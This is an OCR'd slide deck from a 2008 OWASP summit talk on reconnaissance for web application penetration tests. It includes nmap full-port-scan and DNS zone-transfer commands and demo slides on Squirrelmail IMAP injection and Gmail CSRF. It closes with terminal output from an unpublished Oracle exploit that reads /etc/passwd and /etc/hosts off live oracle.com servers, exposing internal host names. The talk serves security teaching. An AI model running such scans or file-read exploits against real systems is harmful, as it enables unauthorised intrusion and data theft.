Web Application Assesments: Reconnaisance and Profiling

OWASP EU Summit Portugal

November 6th, 2008
Faro (Portugal)

Vicente Aguilera Díaz
OWASP Spain Chapter Leader
CISA,CISSP,ITIL,CEH | I,OPST,OPSA
vicente.aguilera@owasp.org

The OWASP Foundation

http://www.owasp.org


About the instructor

- Vicente Aguilera Díaz
- CISA, CISSP, ITIL, CEH Instructor, OPST, OPSA
- Co-founder of Internet Security Auditors
- OWASP Spain Chapter Leader
- Contributor at OWASP Testing Guide v2, WASC Threat Classification v2, WASC Articles and OISSG ISSAF projects.
- Technical council member of the spanish magazine RedSeguridad
- Rewarded in 2008 by the spanish magazine SIC

- Publication of vulnerabilities (Oracle,Squirrelmail, ...) ar speaker at security conferences (OWASP, RedIRIS, HackMeeting, FIST, IGC) about WebAppSec

Easy to remember...

Cristina Cameron



Vicente Aguilera Díaz

Agenda

- 1. Introduction
- 2. Web Application Discovery
- 3. Information Gathering
- 4. Attack Vectors Analysis
- 5. Examples in the real world
- 6. References

Agenda


- **1. Introduction**
- 2. Web Application Discovery
- 3. Information Gathering
- 4. Attack Vectors Analysis
- 5. Examples in the real world
- 6. References

1. Introduction

- Reconnaissance is the initial phase of any application pentest
- Requires the most time of an attack process
- Involves manual and automated techniques
- More information = attacks with more success
- **Any information is useful**
- It's necessary to understand the application
- Before executing an attack is necessary to develop a methodically plan

1. Introduction

- Scope of this presentation



1. Introduction

- Physical world example: “The terrible event of New York of September 11, 2001”
  - 1996: a terrorist presented the idea to Osama bin Laden.(*) [I want to attack a webapp]
  - 1999: target selections and arrange travel for the hijackers.(*) [Application Discovery]
  - 2000: terrorists took flying lessons. (*) [Information Gathering]
  - The terrorists carried out maps, photos and videos, as well as analysis. (*) [Attack Vectors Analysis]
  - 2001: The attack is running in a few hours. (*) [Exploit]

Years of preparation to carry out an attack within hours!(*)http://en.wikipedia.org/wiki/September_11_attacks

1. Introduction

- Key stages:
  - Stage I: Web Application Discovery
  - Stage II: Information Gathering
  - Stage III: Attack Vectors Analysis

Agenda

- 1. Introduction
- **2. Web Application Discovery**
- 3. Information Gathering
- 4. Attack Vectors Analysis
- 5. Examples in the real world
- 6. References

2. Stage I: Web Application Discovery

- For a pentest is necessary to test all web applications accessibles through the target
- A web server can hide different applications. How?
  - 1. Different base URL
  - 2. Non-standard ports
  - 3. Virtual hosts

2. Stage I: Web Application Discovery

- Hidden applications based on **different base URL**
- Suppose that http[s]://www.example.com return:
  - "No web server configured at this address" (or a similar message).
- But there may be accessible applications:
  - http[s]://www.example.com/app1
  - http[s]://www.example.com/somepath/app2
  - http[s]://www.example.com/some-strange-URL

2. Stage I: Web Application Discovery

- Hidden applications based on **different base URL**
- How to discovery these applications?
  - Taking advantage of directory browsing
  - References from other(s) web page(s)
  - Analyzing the application code
  - Probing for URLs candidates.
    - For example:
      - /admin/
      - /downloads/
      - /partners/
    - Resources enumeration/discovery tools:
      - DirBuster

2. Stage I: Web Application Discovery

- Hidden applications based on **non-standard ports**
- The application can not be in the 80 or 443 ports
- For example:
  - http[s]://www.example.com:35000

2. Stage I: Web Application Discovery

- Hidden applications based on **non-standard ports**
- How to discovery these applications?
  - Require a full scan of the whole 64k TCP port address space
  - Example: nmap –PN –sT –sV –p0-65535 <ip>
  - Observe the response to a request (using a HTTP method) on the port detected will allow confirm the discovery

2. Stage I: Web Application Discovery

- Hidden applications based on **virtual hosts**
- A single IP address can have associate one or more symbolic names.
- For example, the IP address 192.168.1.61 might be associated to DNS names:
  - www.example.com
  - webmail.example.com
  - intranet.example.com

2. Stage I: Web Application Discovery

- Hidden applications based on **virtual hosts**
- How to discovery these applications?
  - DNS zone transfers
    - dig @dns domain -t AXFR
  - DNS inverse queries
    - dig @dns -x <IP>
  - Web-based DNS searches
    - http://searchdns.netcraft.com/?host=microsoft.com
    - http://whois.webhosting.info/x.x.x.x
    - http://search.msn.com (syntax: "ip:x.x.x.x")
  - Googling

2. Stage I: Web Application Discovery

- A penetration test or an application-focused assessment must identify all the applications available, and select those that are part of scope to analyze
- Each application discovered can have known vulnerabilities and known attack strategies that can be exploited in order to gain remote control or data exploitation
- Security through obscurity is a weak security control
- It is necessary to implement additional security layers at different levels
- As result of this stage, we have a list of webapp targets:
  - IP(s), domain(s), URL(s)

Agenda

- 1. Introduction
- 2. Web Application Discovery
- **3. Information Gathering**
- 4. Attack Vectors Analysis
- 5. Examples in the real world
- 6. References

3. Stage II: Gathering Information

- Main purpose:
  - To create a base of knowledge useful in later stages (attacks?)
- The information should be as accurate as possible
- The information obtained will allow drive the attacks
- The questions are…
  - Which issues should be reviewed?
  - How obtain useful information?

3. Stage II: Gathering Information

- **Which issues should be reviewed?**
  - Relatives to:
    - Platform
    - Application
    - Users
    - Attack surface
- **How to obtain useful infomation?**
  - Through:
    - Search engines
    - Information repositories (including people!)
      - http://www.nettrace.com.au/resource/search/people.html
    - The target application

3. Stage II: Gathering Information

- Platform
  - Technologies
  - Web/Application servers
  - Authentication type and resources
  - Database fingerprinting
  - OS fingerprinting
  - Third-party components

3. Stage II: Gathering Information

- **Platform : Technologies**
  - Technologies analysis
    - For example: ASP.NET, JSP, PHP, Javascript, CGIs
  - How?
    - File extension
      - .aspx : .NET application
    - Error messages
      - .NET errors : .NET application
      - Stack Traces : Java
      - Source code revelation
    - Code Analysis
      - public code (and private downloaded code!)
    - Cookies: JSPSESSIONID, PHPSESSIONID

3. Stage II: Gathering Information

- **Platform : Web/Application servers**
  - Web/Application servers analysis
    - For example: IIS/6.0, Tomcat, WebLogic Server 10
  - How?
    - HTTP Headers analysis
      - Headers specifics
      - Response codes and code messages
    - Error pages
    - Tools:
      - netcat
      - HTTPrint

3. Stage II: Gathering Information

- **Platform : Authentication type and resources**
  - Authentication type and resources analysis
    - For example: form based, HTTP basic, NTLM
  - Which information is used?
  - Resources:
    - For example:
      - /admin/
      - /intranet/login.jsp
  - How?
    - Application browsing
    - Resources discovery
    - HTTP Headers analysis

3. Stage II: Gathering Information

- **Platform : Database fingerprinting**
  - Database usage/type analysis
    - For example: SQL Server, Oracle, MySQL
  - How?
    - Error messages
    - Probing different SQL injections
      - Database specifics
    - Public documentation about the webapp?
    - Database fingerprinting tools

3. Stage II: Gathering Information

- **Platform : OS Fingerprinting**
  - OS Fingerprinting analysis
    - For example: Windows 2000 SP2, Linux, CISCO IOS
  - How?
    - Simple: forcing the system to display the banner
    - TCP-based techniques
    - Tools
      - www.netcraft.com
      - p0f
      - nmap

3. Stage II: Gathering Information

- **Platform / Third-party components**
  - Third-party components analysis
    - For example: banners, embedded code
  - How?
    - Browsing the application

3. Stage II: Gathering Information

- Application
  - Standard software
  - Purpose
  - Web based administration
  - Client/Server side validation
  - Features related to authentication
  - Session state
  - Anti-automation systems
  - Error handling

3. Stage II: Gathering Information

- **Application : Standard software**
  - Standard software analysis
    - For example: Drupal, Wordpress, phpBB
  - How?
    - Search for known resources at known locations
    - Error messages pages
    - Client code analysis

3. Stage II: Gathering Information

- **Application : Purpose**
  - Purpose analysis
    - For example: Web Banking, Ticket Sales, CRM
  - How?
    - Browsing the application
    - Client code analysis
    - Resources enumeration/discovery

3. Stage II: Gathering Information

- **Application : Web based administration**
  - Web based administration analysis
    - For example: /backdoor, /admin
  - How?
    - Browsing the application
    - Evade access restrictions
    - Creating an account in the application
    - robots.txt

3. Stage II: Gathering Information

- **Application : Client/Server side validation**
  - Client/Server side validation analysis
    - For example: only client side validation
  - How?
    - Removing restrictions on the client side
    - Forcing entry parameters to certain values

3. Stage II: Gathering Information

- **Application : Features related to authentication**
  - Features related to authentication analysis
    - For example: password recovery, user registration
  - How?
    - Browsing the application
    - Creating an account in the application
    - Analyzing which funcionalities allow to auth a user

3. Stage II: Gathering Information

- **Application : Session state**
  - Session state analysis
    - For example: session cookie, hidden field, URL
  - How?
    - Analyzing requests in authenticated mode
    - Reviewing application cookies
    - Client code analysis

3. Stage II: Gathering Information

- **Application : Anti-automation systems**
  - Anti-automation systems analysis
    - For example: captchas, lock account
  - How?
    - Identify which features can be executed by an automated process
    - Identify the mechanism(s) that not allow an automated process

3. Stage II: Gathering Information

- **Application : Error handling**
  - Error handling analysis
    - For example: customized error pages, display controlled/not controlled error messages,
  - How?
    - Analyzing error scenarios
    - Provoking error situations that may not be controlled by the application

3. Stage II: Gathering Information

- Users
  - Roles
  - Application users typology

3. Stage II: Gathering Information

- **Users : Roles**
  - Roles analysis
    - For example: administrator, manager, demo, standard user
  - How?
    - Analyzing client code
    - Spoofing users
    - Evade access restrictions

3. Stage II: Gathering Information

- **Users : Application users typology**
  - Application users typology analysis
    - For example: internal users, partners, public
  - How?
    - Browsing the application
    - Analyzing client code

3. Stage II: Gathering Information

- Attack Surface Analysis
  - Elements:
    - Code
    - Entry points
    - Services
    - Protocols

3. Stage II: Gathering Information

- Attack Surface Analysis : **Code**
  - Always will find vulnerabilities in the code
  - More code = more vulnerabilities
  - The aim of this stage is to identify/enumerate all the accessible code
  - The public code and the code accessible by remote users is particularly sensitive

3. Stage II: Gathering Information

- Attack Surface Analysis : **Entry points**
  - It's necessary to identify all the entry points to the application
  - More entry points = more attack vectors
  - Some examples of entry points:
    - URL parameter
    - Hidden field
    - Cookie

3. Stage II: Gathering Information

- Attack Surface Analysis : **Services**
  - The excess of services increases the exposure area
  - It's interesting to detect the privileges level with which you access these services
  - The aim of this stage is to identify/enumerate all the services availables and their privilege level

3. Stage II: Gathering Information

- Attack Surface Analysis : **Protocols**
  - The most importants:
    - TCP / UDP
  - UPD increases the attack surface
  - The aim of this stage is to identify/enumerate all the protocols availables

Agenda

- 1. Introduction
- 2. Web Application Discovery
- 3. Information Gathering
- **4. Attack Vectors Analysis**
- 5. Examples in the real world
- 6. References

4. Stage III: Attack Vectors Analysis

- On the basis of information gathered in previous phases, it is possible to identify the attack vectors most likely to succeed
- Standard software?
- Disk access?
- Database access?
- Which information is used to authenticate a user?
- Anti-automation systems?
- Third-party components?
- Relationships with other systems?
- Critical operations?

Agenda

- 1. Introduction
- 2. Web Application Discovery
- 3. Information Gathering
- 4. Attack Vectors Analysis
- **5. Examples in the real world**
- 6. References

5. Examples in the real world

- Exploiting **real vulnerabilities** in **real applications** from the **Real Santa Eulália Hotel**: 💻
  - IMAP/SMTP Injection in Squirrelmail
  - CSRF in Gmail
  - ??? in Oracle

5. Examples in the real world

- **IMAP/SMTP Injection in Squirrelmail**
- Suppose that we have obtained the next information from the previous stages:
  - Application Discovery:
    - http://x.x.x.x/sm/login.php
  - Information Gathering:
    - Squirrelmail 1.4.4
  - Attack Vectors Analysis:
    - IMAP/SMTP Injection

5. Examples in the real world

- **IMAP/SMTP Injection in Squirrelmail**
- Remember…
  - IMAP/SMTP Injection:
    - allows for arbitrary injection of IMAP or SMTP commands to the mail servers through a web application improperly validating user supplied data.

5. Examples in the real world

- **IMAP/SMTP Injection in Squirrelmail**
- Some examples of attacks:
  - Exploitation of vulnerabilities in the IMAP/SMTP protocol
  - Application restrictions evasion
  - Anti-automation process evasion
  - Information leaks
  - Relay/SPAM
- The attack process:
  - Identify vulnerable parameters
  - Understanding the parameter and the context
  - IMAP/SMTP command injection

5. Examples in the real world

- **IMAP/SMTP Injection in Squirrelmail**
- Detection and exploit!
- DEMO
  - Executing arbitrary IMAP commands (blind injection?)
  - Evading restrictions (CAPTCHA)
  - Port scanning internal systems




Figure 1 - Communication with the mail servers using the IMAP/SMTP Injection technique.

5. Examples in the real world

- **CSRF in Gmail**
- Suppose that we have obtained the next information from the previous stages:
  - Application Discovery:
    - https://www.google.com/accounts/ServiceLogin
  - Information Gathering:
    - Google webmail
  - Attack Vectors Analysis:
    - CSRF (Cross-site Request Forgery)

5. Examples in the real world

- **CSRF in Gmail**
- Remember…
  - CSRF (Cross-site Request Forgery):
    - forces a logged-on victim's browser to send a request to a vulnerable web application, which then performs the chosen action on behalf of the victim.

5. Examples in the real world

- **CSRF in Gmail**
- Detection and exploit!
- DEMO
  - What has happened to your Gmail password?

5. Examples in the real world

- **??? in Oracle**
- I can not reveal details of this vulnerability because it's an **UNPUBLISHED** vulnerability ☜
- What allow the exploitation of this vulnerability?
  - Access to the target file system
  - Possible execution of arbitrary operating system commands

5. Examples in the real world

- **??? in Oracle**
- Downloading the **/etc/passwd** and **/etc/hosts** files:

```
owasp@djoser:/owasp/poc$ ./oracle-0day.pl otn.oracle.com /etc passwd
#####################################################
# Oracle 0day. PoC example.
# OWASP Summit Portugal 2008
# Vicente Aguilera Diaz. vaguilera@isecauditors.com
#####################################################
# Downloading /etc/passwd from otn.oracle.com ...
root:x:0:1:Super-User:/:/bin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
```

```
owasp@djoser:/owasp/poc$ ./oracle-0day.pl www.oracle.com /etc hosts
#####################################################
# Oracle 0day. PoC example.
# OWASP Summit Portugal 2008
# Vicente Aguilera Diaz. vaguilera@isecauditors.com
#####################################################
# Downloading /etc/hosts from www.oracle.com ...
#
# Internet host table
#
127.0.0.1       localhost
                web153.us.oracle.com web153     loghost
                web153-b
#
# for otn to resolve indexing issue -kbennett
#                 .oracle.com   .oracle.com # web77-02.us.oracle.com
#Added by skraemer to allow precutover indexing of otn portal by ultrasearch
                oracle.com
# for www to resolve indexing issue -kbennett
# R.Ordona  10/12/02
# please put www.oracle.com after oracle.com otherwise,
# the order will make sendmail fail to work.
#               oracle.com www.oracle.com # web80-01.us.oracle.com
#
# DB server
#               = WEB154
#               = WEB153
#              DBSERV-W3PRD.us.oracle.com DBSERV-W3PRD
#              DBSERV-ULTRAPRD.us.oracle.com DBSERV-ULTRAPRD
#
```

Agenda

- 1. Introduction
- 2. Web Application Discovery
- 3. Information Gathering
- 4. Attack Vectors Analysis
- 5. Examples in the real world
- **6. References**

6. References

- Professional Pen Testing for Web Applications
  - Andres Andreu
- The Security Development Lifecycle
  - Michael Howard and Steve Lipner
- MX Injection: Capturing and Exploiting Hidden Mail Servers
  - http://www.webappsec.org/projects/articles/121106.shtml
- OWASP Development Guide
  - http://www.owasp.org/index.php/Category:OWASP_Guide_Project
- OWASP Testing Guide
  - http://www.owasp.org/index.php/Category:OWASP_Testing_Project
- and ALL the OWASP Projects!
  - http://www.owasp.org

Thank's!

Any question?

All your comments will be appreciated

vicente.aguilera@owasp.org
vaguilera@isecauditors.com